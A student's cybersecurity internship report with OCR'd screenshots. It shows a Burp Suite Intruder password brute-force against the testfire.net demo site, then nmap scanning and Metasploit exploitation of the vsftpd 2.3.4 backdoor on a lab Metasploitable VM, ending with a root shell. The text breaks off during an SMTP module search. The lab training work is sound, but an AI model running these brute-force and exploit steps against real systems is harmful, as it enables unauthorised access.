

## **INTERNSHIP ON CYBERSECURITY**

Submitted by  
Harsha G N

## **TABLE OF CONTENTS**

---

<b>Title Page.....</b>	<b>1</b>
<b>Table of Contents.....</b>	<b>2</b>
<b>Self-Introduction.....</b>	<b>3</b>
<b>About DLithe.....</b>	<b>3</b>
<b>Problem Statement.....</b>	<b>4</b>
<b>About Internship.....</b>	<b>5</b>
<b>Conclusion.....</b>	<b>47</b>

## Self-Introduction

I am Harsha. I am a Computer Science student currently in second year. I am pursuing engineering at NMAMIT, Nitte.i am calm,observing and understandable type. I love to explore and learn new things.As Cybersecurity is an interesting platform as it includes ethical hacking,information tech etc. I decided to took internship on it.

## About DLithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. The various domains like Embedded Systems, Robotics, the Internet of Things, Cyber Security, and Artificial Intelligence help academic institutions to align with industry needs. Since its inception, they have established 8 development centers enabling the student community to work on research and development. Their services to IT companies have reduced the hiring cycle time and led to cost-effective measures to source the best talent from on and off campus. They have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping the focus on Customer Experience and Operational Excellence objectives. DLithe is a bootstrap company with a strong foundation, experience, trust, and commitment to building an agile workforce toward industry needs.

## **PROBLEM STATEMENT**

1. Install the below software:
  - a) Virtual box
  - b) Kali Linux
  - c) Metasploit machine
  - d) Windows 7 machine
2. Perform password cracking - Offline mode
  - a) Perform password cracking of windows 7 machine
  - b) Password cracking of metasploit machine using Hydra
3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite
4. Perform Exploiting Metasploit
  - a) Exploiting Metasploit using FTP
  - b) Exploiting Metasploit using SMTP
  - c) Exploiting Metasploit using Bind shell
  - d) Exploiting Metasploit using HTTP
5. Perform Network scanning using following nmap commands:
  - a) nmap -p
  - b) nmap -sV
  - c) nmap -sT
  - d) nmap -O
  - e) nmap -A
  - f) nmap -PT
6. Networking project on Fire extinguisher using cisco packet tracer.
7. Perform malware attack using msfvenom
8. Perform footprinting and reconnaissance using following websites.
  - a) Net kraft
  - b) Google dorking
  - c) Whois
  - d) Builtwith

## **About Summary of the Internship**

Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks also known as information technology (IT). Cybersecurity measures are designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization.

Through this internship, we learned topics about introduction to cybersecurity,topologies,OSI and TCP/IP models,Cloud computing,information security,google dorking etc. We maintained our daily blog on medium website by updating it daily.


By this internship we get to know about how to perform different types of cyberattack using different tools.

## Technical Task Performed

### Password cracking using Burpsuite

Burp Suite is an integrated platform/graphical tool for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

Step 1: Open browser on burpsite and enter website name(testfire.net) and as we try to login.



Step 2: Now click on http history on burpsuite and find dologin and right-click on it and send it to intruder.

The screenshot shows the Burp Suite interface. The top navigation bar includes Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The 'Proxy' tab is selected. Below the navigation is a table titled 'HTTP history' with columns: #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension, Title, Comment, TLS, and IP. There are 16 entries listed, with entry 13 highlighted in orange. The bottom section shows the 'Request' and 'Response' panes. The Request pane contains a large block of raw HTTP request data, and the Response pane contains a large block of raw HTTP response data. To the right is the 'Inspector' pane, which lists Request Attributes (2), Request Body Parameters (3), Request Cookies (1), Request Headers (20), and Response Headers (5). At the bottom are search bars for Request and Response.

Step 3: Now click on intruder and load the textfile which contents sample passwords on the payload and start the attack.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The top navigation bar is identical to the previous screenshot. The main area is divided into sections: 'Payload Sets' (with a note about defining payload sets), 'Payload Options [Simple list]' (containing a list of passwords: password@123, admin@123, with buttons for Paste, Load, Remove, Clear, Deduplicate, Add, and Enter a new item), 'Payload Processing' (with buttons for Add, Edit, Remove, Up, Down), and 'Payload Encoding' (with a checked checkbox for URL-encoding specific characters). A red arrow points from the 'Payload Options' section towards the 'Payload Processing' section.

Step 4: Once the attack is complete the one with unique number in length is the correct password.

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			302			145	
1	1	password@123	302			145	
2	1	admin@123	302			145	
3	1	password@123	302			145	
4	1	admin@123	302			145	
5	1	admin	302			145	
6	1	auiam	302			145	
7	2	password@123	302			145	
8	2	admin@123	302			145	
9	2	password@123	302			145	
10	2	admin@123	302			145	
11	2	admin	302			243	
12	2	auiam	302			145	

Step 5: Now do login with valid username and password.

## Exploiting Metasploit Using FTP :

```

File Actions Edit View Help
[~] harsha@kali: ~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
    inet 192.168.10.4  netmask 255.255.255.0 broadcast 192.168.10.255
        inet6 fe80::8757:f4c8:fb0:382b  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
                RX packets 16  bytes 2240 (2.1 KiB)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 21  bytes 2972 (2.9 KiB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
                RX packets 4  bytes 240 (240.0 B)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 4  bytes 240 (240.0 B)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

[~] harsha@kali: ~]
$ nbtscan -r 192.168.10.0/24
Doing NBT name scan for addresses from 192.168.10.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.10.4    <unknown>          <unknown>
192.168.10.5    METASPLOITABLE   <server>    METASPLOITABLE  00:00:00:00:00:00
192.168.10.255  Sendto failed: Permission denied

[~] harsha@kali: ~]
$ nmap -sV 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 10:32 EDT
Nmap scan report for 192.168.10.5
Host is up (0.0002s latency).
Not shown: 977 closed tcp ports (conn-refused)

```

```

File Actions Edit View Help
[~] harsha@kali: ~]
$ nbtscan -r 192.168.10.0/24
Doing NBT name scan for addresses from 192.168.10.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.10.4    <unknown>          <unknown>
192.168.10.5    METASPLOITABLE   <server>    METASPLOITABLE  00:00:00:00:00:00
192.168.10.255  Sendto failed: Permission denied

[~] harsha@kali: ~]
$ nmap -sV 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 10:32 EDT
Nmap scan report for 192.168.10.5
Host is up (0.0002s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         netkit-rsh rexecd
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  x11           (access denied)
```

```
File Actions Edit View Help harsha@kali:~  
6000/tcp open X11      (access denied)  
6667/tcp open irc      UnrealIRCd  
8009/tcp open ajp13    Apache Jserv (Protocol v1.3)  
8180/tcp open http     Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds  
└─(harsha@kali)-[~]  
└─$ nmap -p 21 --script vuln 192.168.10.5  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 10:33 EDT  
Nmap scan report for 192.168.10.5  
Host is up (0.00056s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
|_  ftp-vsftpd-backdoor:  
|   VULNERABLE:  
|     vsFTPD version 2.3.4 backdoor  
|       State: VULNERABLE (Exploitable)  
|       IDs:  BID:48539  CVE: CVE-2011-2523  
|           vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.  
|       Disclosure date: 2011-07-03  
|       Exploit results:  
|         Shell command: id  
|         Results: uid=0(root) gid=0(root)  
|       References:  
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523  
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb  
|         https://www.securityfocus.com/bid/48539  
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html  
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds  
└─(harsha@kali)-[~]  
└─$ msfconsole
```

```
File Actions Edit View Help harsha@kali:~  
└─$ msfconsole  
  
3Kom SuperHack II Logon  
  
User Name: [ security ]  
Password: [ ]  
[ ok ]  
https://metasploit.com  
  
      =[ metasploit v6.2.26-dev          ]  
+ --=[ 2264 exploits - 1189 auxiliary - 404 post      ]  
+ --=[ 951 payloads - 45 encoders - 11 nops      ]  
+ --=[ 9 evasion          ]  
  
Metasploit tip: You can upgrade a shell to a Meterpreter  
session on many platforms using sessions -u  
<session_id>  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
Matching Modules  
=====
```

```
harshe@kali:~
```

```
File Actions Edit View Help
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules

#  Name                               Disclosure Date   Rank    Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03     excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 0
[*] Unknown command: 0
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name  Current Setting  Required  Description
RHOSTS  yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  21             yes       The target port (TCP)

Payload options (cmd/unix/interact):
```

```
harshe@kali:~
```

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name  Current Setting  Required  Description
RHOSTS  yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  21             yes       The target port (TCP)

Payload options (cmd/unix/interact):
```

Name	Current Setting	Required	Description
RHOSTS	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit	
RPORT	21	yes	The target port (TCP)

```
Exploit target:
```

Id	Name
--	
0	Automatic

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.10.5	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

```
File Actions Edit View Help
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
RHOSTS    192.168.10.5     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21                 yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
Id      Name

0      Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
```

```
File Actions Edit View Help
Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
Id      Name
--      --
0      Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

#  Name          Disclosure Date  Rank   Check  Description
#  --      --          --           --      --      --
0  payload/cmd/unix/interact        normal      No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.10.5:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.10.5:21 - USER: 331 Please specify the password.
[*] 192.168.10.5:21 - Backdoor service has been spawned, handling...
[*] 192.168.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.4:45807 → 192.168.10.5:6200) at 2023-03-14 10:44:37 -0400
whoami
```

```
harsha@kali:~
File Actions Edit View Help
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.10.5:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.10.5:21 - USER: 331 Please specify the password.
[*] 192.168.10.5:21 - Backdoor service has been spawned, handling ...
[*] 192.168.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.4:45807 → 192.168.10.5:6200) at 2023-03-14 10:44:37 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
[
```

## Exploiting Metasploit using SMTP :

```
harsha@kali:~
File Actions Edit View Help
(harsha@kali)-[~]
$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
    inet 192.168.10.4 netmask 255.255.255.0 broadcast 192.168.10.255
        inet6 fe80::8757:f4c8:fb0:382b/64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 2495 bytes 215110 (210.0 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4155 bytes 291395 (284.5 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 217 bytes 22734 (22.2 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 217 bytes 22734 (22.2 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(harsha@kali)-[~]
$ nbtscan -r 192.168.10.0/24
Doing NBT name scan for addresses from 192.168.10.0/24
IP address NetBIOS Name Server User MAC address
192.168.10.4 <unknown> <unknown>
192.168.10.5 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.10.255 Sendto failed: Permission denied

(harsha@kali)-[~]
$ nmap -sV 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 11:01 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
```

```
File Actions Edit View Help
192.168.10.255 Sendto failed: Permission denied
[harsha@kali](-)
$ nmap -sV 192.168.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 11:01 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  metasploitable  Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-Ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.59 seconds
[harsha@kali](-)
$ msfconsole
```

```
File Actions Edit View Help
[harsha@kali](-)
$ msfconsole

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*LIT*Mail.ru*() { :}; echo vulnerable*
*Team sorceror*ADACT*BlissSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APTS93*
*QuePasaZombies*AndFriends*NetSecBG*coincide*Shroomz*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspliner*BFG*MagentaHats*0x010A*Kaczuszki*AlphaPowers*FLAMA*Raffaela*HackSurVette*outout*HackSouth*Corax*yeeboiz*
*SKU*Cyber COBRA*flaghunters*0xD*AI Generated*CSEC*p3nn3d*IFS*CTF_Circle*InnoteCabs*baadf00d*BitSwitchers*0xnoobs*
*1tPwns - Intergalactic Team of PWNers*PCCsquared*f33ak*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*HackNow*InfOusec*CTF Community*DCZia*NiceWay*0*BlueSky*ME3*Tip Hack*Pong Pwn Platoon*Hackerty*hackstreetboys*
*ideaaengine007*eggclient*H4xx*cwl67*localhost*Original Cyan Lonkerov*Sad_Pandas*FalseFlag*OurHeartBleeds*Orange*SWAPS*
*Cult of the Dead Turkey*does it matter*rayontheft*Cyber Mausoleum*scripterz*VetSec*norb0t*Delta Squad Zero*Mukesh*
**x00-x00*BlackCat*ARSEC*xcp*vaporsec*purplehax*RedTeam*MTU*UsalamaTeam*vitaminik*RTSC*forkbom444*hownowbrowncow*
*etherknot*cheesebaguette*dowgrade*FR1*SDN5*badfirmware*Cut3D*4g0n*dc615*norra*Plaris One*team*hal*hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reaper*of Pwnage*OldBoys*Mu13Fr1tB13r3*bearswithaws*DOS40*
*IMosuke*Infosec_zitro*CrackTheFlag*theConquerors*Asur*4fun*Rogue-CTF*Cyber*MM*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pughty Mangolins*CSF_RamSe*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*MM*The_Pirhacks*btwIuseArch*MadDawgs*
*teamfastMark*towson-Cyberkatz*meow*xrzhev*PA Hackers*KuoIema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panick*
*teamfastMark*towson-Cyberkatz*meow*xrzhev*PA Hackers*KuoIema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panick*
*0B0NG0R3*
*Les Tontons Fl4gueurs*
* UNION SELECT 'password*
*burner_her20*
*here_there_be_trolls*
*x745_*6grungand4NYUSEC*
*1kastenIO*TWCBalkansc*
*10fdeelR0l*1flash_Pandas*
*Astra*Got Schwartz?*tmux*
*Vitis*Juicy White peach*
*HackerKings*
*Pentest Rangers*
*Placeholder name*bitup*
*ICASers*+notch*
*NeiliumMoK*
*4M*X de t3te=LalaNG*
+CTF0tzx230p0rn*clueless*
*HackKwara*
*Kugelschreibertester*
*icemasters*
```

## Cybersecurity

```
File Actions Edit View Help
*Car RamRod#0x41414141*                                *Orvill3team-Fm4dd*
*Björkson+FlyingCircus*                               *PwnHub#H4X0R*Yankee*
*Surferahot_cocoa*                                     *Et3rnal*PlearianCP*
+no0bytes#DNC6G#guilddzero:dorko*x/*[EH]*CarpeDien*Flamin-Go*BarryWhite*XUcyber*Fernetinjection*DCcurity*
*Mars Explorer*ozen_cfu*Fat Boys*Simpatico+nzdbjBsec-U.0*The Pomorians*T35H+HQwK33+Jet*OrangeStar*Team Corgi*
+D0g3s#Ditch*LegionOfRinfuW1A+wgucoo*Pr0ph3t*OneRe.00b0z*OSINT Punchers*Tinfoil_Hats:Hava*Team Neu*
+Cyb3rD0cker*TechLock*kinakomochi*DubbelDopper*babasmpw*Gh05t*tyl3rsec*LUCKY_CLOVERS*xv4d3rx10-team:ir4n6*
+PEQU1ctf#HKLBCD*L30+5 bits short a byte*UMC*ByteForc3*Death Geass*Stryk3r*WoT*Raise The Black*CTErrOr*
+Individualmikejam*Flag Predator*klandes*_no_SKids*SQ_*CyberOWL*Ironhearts*Kizzle*gaulti*
+San Antonio College Cyber Rangers*am_ninja*Akerbeltz*cheeserelay*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
+Hex2Text*defiant*hefter*Flaggermister*FORe Brooks University*OD1*noob:Ferris Wheel*Ficus*NO+jamless*
+OpenToAll!*B0ruxHack*Bigglesworth*N15+10Monkeys*Keyboard*TNGcrewCl45SN0f*UndevelopExploits33k*r00t_rulz*InfosecIIIG*
+superusers#H0r0T0R3n3B0r*operators:NULL+stuxCTF*Hackrescialeo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
+damm_sadboi*tadaaa+nullroot*HowestCSP*fezfezf*LordVader*Fl0g_Hunt3rs*bluenet*PGe2M*


      =[ metasploit v6.2.26-dev
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion      ]]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smtp

Matching Modules
=====
#  Name
-   _ 
0  exploit/linux_smtp/apache_james_exec          Disclosure Date    Rank      Check  Description
1  auxiliary/server/Capture.smtp                  2015-10-01      normal    Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
2  auxiliary/scanner/http/gavazzi_em_login_loot  normal        No     Authentication Capture: SMTP
3  auxiliary/scanner/http/gavazzi_em_login_loot  normal        No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
```

```
File Actions Edit View Help
+ -=[ metasploit v5.2.26-dev
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post
+ -- --=[ 951 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smtp
Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/linux/smtp/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp normal No Authentication Capture: SMTP
2 auxiliary/scanner/http/gavazzi_em_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/unix/smtp/clamav_milter_blackhole 2007-08-24 excellent No ClamAV Milter Blackhole-Mode Remote Code Execution
4 exploit/windows/browser/communicrypt_mail_activedx 2010-05-19 great No CommunicCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5 exploit/linux/smtp/exim_gethostbyname_bof 2015-01-27 great Yes Exim GHST (glibc gethostbyname) Buffer Overflow
6 exploit/linux/smtp/exim4_dovecot_exec 2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/smtp/exim4_string_format 2010-12-07 excellent No Exim4 string_format Function Heap Buffer Overflow
8 auxiliary/client/smtp_emailer normal No Generic Emailer ('SMTP')
9 exploit/linux/smtp/haraka 2017-01-26 excellent Yes Haraka SMTP Command Injection
10 exploit/windows/http/daemon.worldclient_form2raw 2003-12-29 great Yes MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
11 exploit/windows/smtp/ms01_046_exchange2000_xexch50 2003-10-15 good Yes MS03-046 Exchange 2000 XEXCH50 Heap Overflow
12 exploit/windows/ssl/ms04_011_pct 2004-04-13 average No MS04-011 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/smtp/ms06_019_exchange 2004-01-12 normal No MS06-019 Exchange MODPROP Heap Overflow
14 exploit/windows/smtp/mercury_cram_md5 2007-08-18 great No Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/smtp/morris_sendmail_debug 1988-11-02 average Yes Morris Worm sendmail Debug Mod Shell Escape
16 exploit/windows/smtp/njstar_smtp_bof 2011-10-31 normal Yes NJStar Communicator 3.00 MiniSMTP Buffer Overflow
17 exploit/unix/smtp/openSMTPD_mail_from_rce 2020-01-28 excellent Yes OpenSMTPD MAIL FROM Remote Code Execution
18 exploit/unix/local/openSMTPD_oob_read_lpe 2020-02-24 average Yes OpenSMTPD_OOB Read Local Privilege Escalation
19 exploit/window/browser/oracle_dc_submittoexpress 2009-08-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/smtp/gmail_bash_env_exec 2014-09-24 normal No Gmail SMTP Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smtp/smtp_version normal No SMTP Banner Grabber
22 auxiliary/scanner/smtp/smtp_ntlm_domain normal No SMTP NTLM Domain Extraction
23 auxiliary/scanner/smtp/smtp_relay normal No SMTP Open Relay Detection
```

```

File Actions Edit View Help
5 exploit/linux/smtp/exim_gethostbyname_bof      2015-01-27   great  Yes  Exim GHOST (glibc gethostbyname) Buffer Overflow
6 exploit/linux/smtp/exim_dovecot_exec          2013-05-03   excellent  No  Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/smtp/exim4_string_format        2010-12-07   excellent  No  Exim4 string.format Function Heap Buffer Overflow
8 auxiliary/client/smtp/emailer               2017-01-26   normal   Yes  Generic Emailer (SMTP)
9 exploit/linux/smtp/haraka                  2017-01-26   excellent  Yes  Haraka SMTP Command Injection
